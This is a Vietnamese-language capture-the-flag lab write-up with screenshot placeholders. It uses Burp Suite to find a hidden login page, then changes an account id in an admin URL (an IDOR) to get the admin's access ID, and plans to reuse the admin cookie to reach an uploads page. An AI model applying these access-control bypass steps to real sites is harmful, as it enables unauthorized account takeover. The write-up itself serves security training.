


Do ta không tìm được đường dẫn vào trang Login. Lúc này ta dùng công cụ Burpsuit để xâm nhập vào page Login của web. Đồng thời cấu hình lại browser để gửi traffic thông qua proxy.

Đối với Firefox vào mục Setting, nhập "proxy" trên thanh tìm kiếm và cấu hình như sau:




Mở Browser trên Burpsuit vào trang web với IP cung cấp, sau đó vào tab Target mục Site map:




Ta tìm được đường dẫn vào page login là: **/cdn-cgi/login**


Kiểm tra trên brower:



Kiểm tra đáp án:




Task3:




Các bước thực hiện:


Ta dễ dàng tìm được câu trả lời là **cookie**.
Kiểm tra đáp án:




Task4:




Các bước thực hiện:




Ta chọn mục Login as Guest:



Quan sát ở tab Account:




Ta có thể thấy được Access ID và Name. Đây có thể là cookie value của user. Kiểm tra ở mục cookie:



Đúng như dự đoán ta đã xác định được cookie value. Đề bài yêu cầu ta xác định access ID của admin. Ta sẽ mò thông qua đường dẫn:


"http://10.129.185.174/cdn-cgi/login/admin.php?content=accounts&id=2"

Ta thấy ứng với mỗi user sẽ có một giá trị id khác. Ta sẽ thay đổi giá trị này để khai thác thêm thông tin. Đặt giá trị đó thành 1 và xem phản hồi của web:




Như vậy ta đã tìm được Access ID của admin là **34322**.

Kiểm tra đáp án:




Task5:




Các bước thực hiện:


Ta vào mục Uploads kiểm tra:



Page này yêu cầu chúng ta truy cập với quyền admin. Ta sử dụng cookie value của admin ta tìm được lúc nãy để đăng nhập quyền admin:

